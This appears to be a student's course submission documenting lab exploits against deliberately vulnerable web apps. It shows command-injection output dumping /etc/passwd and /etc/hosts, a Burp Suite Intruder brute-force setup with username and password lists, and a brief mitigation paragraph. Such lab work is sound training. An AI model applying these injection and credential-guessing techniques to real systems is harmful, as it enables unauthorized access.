Cybersecurity


Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:



Vulnerability: Command Injection


Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.042/0.053/0.063/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.037/0.060/0.095/0.000 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   80de9ab7d282
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection


Username: admin
Security Level: low
PHPIDS: disabled

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
To mitigate command injection vulnerabilities, avoid running system commands
directly with user-supplied input. Instead, use built-in library functions.
Employ strong input validation by implementing whitelists for allowed
characters or commands like 'ls' and 'pwd.' Adopt the Principle of Least
Privilege to limit application and process privileges, reducing the risk of
successful attacks. Regularly update and patch applications, staying
vigilant for potential vulnerabilities, and consider using a web application
firewall (WAF) to block suspicious traffic. For Replicant's new application,
implement input validation, parameterized queries, access controls, security
libraries, and conduct routine security testing to enhance overall security
(Dizdar, 2022).
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:




Burp Suite Community Edition v2022.1.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 2
Request Headers 12
Search...
0 matches

Request to http://192.168.13.35:80

```
POST /ba_insecure_login_1.php HTTP/1.1
Host: 192.168.13.35
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://192.168.13.35
Connection: close
Referer: http://192.168.13.35/ba_insecure_login_1.php
Cookie: PHPSESSID=lkct8ac27h53is5haan3tgn3s6; security_level=0
Upgrade-Insecure-Requests: 1

login=test-user&password=test-passwd&form=submit
```


mu... bWAPP - Broken Au... Vulnerability: Com... Terminal
Burp Suite Community Edition v2022.1.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear

Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.13.35


☑ Update Host header to match target

```
POST /ba_insecure_login_1.php HTTP/1.1
Host: 192.168.13.35
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://192.168.13.35
Connection: close
Referer: http://192.168.13.35/ba_insecure_login_1.php
Cookie: PHPSESSID=lkct8ac27h53is9haan3tgn3s6; security_level=0
Upgrade-Insecure-Requests: 1

login=§test-user§&password=§test-passwd§&form=submit
```

2 payload positions

Length: 634


Burp Suite Community Edition v2022.1.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down
Enabled
Rule

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10

Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


superman
loislane
spiderman
jennyjones
tonystark
timtom
peterparker
clarkkent
michaelsmith
henryhacker

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


u... bWAPP - Broken Au... Vulnerability: Com... Terminal
Burp Suite Community Edition v2022.1.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Positions Payloads Resource Pool Options
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Edit
Remove
Up
Down

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 10

Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
You wouldnt like me when Im angry
Courage is immortal
I am Iron Man
His Past. Our future.
Change is coming
```

Add: *Enter a new item*

Add from list ... [Pro version only]


Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

...	Rule

Payload Encoding


This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.



2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file

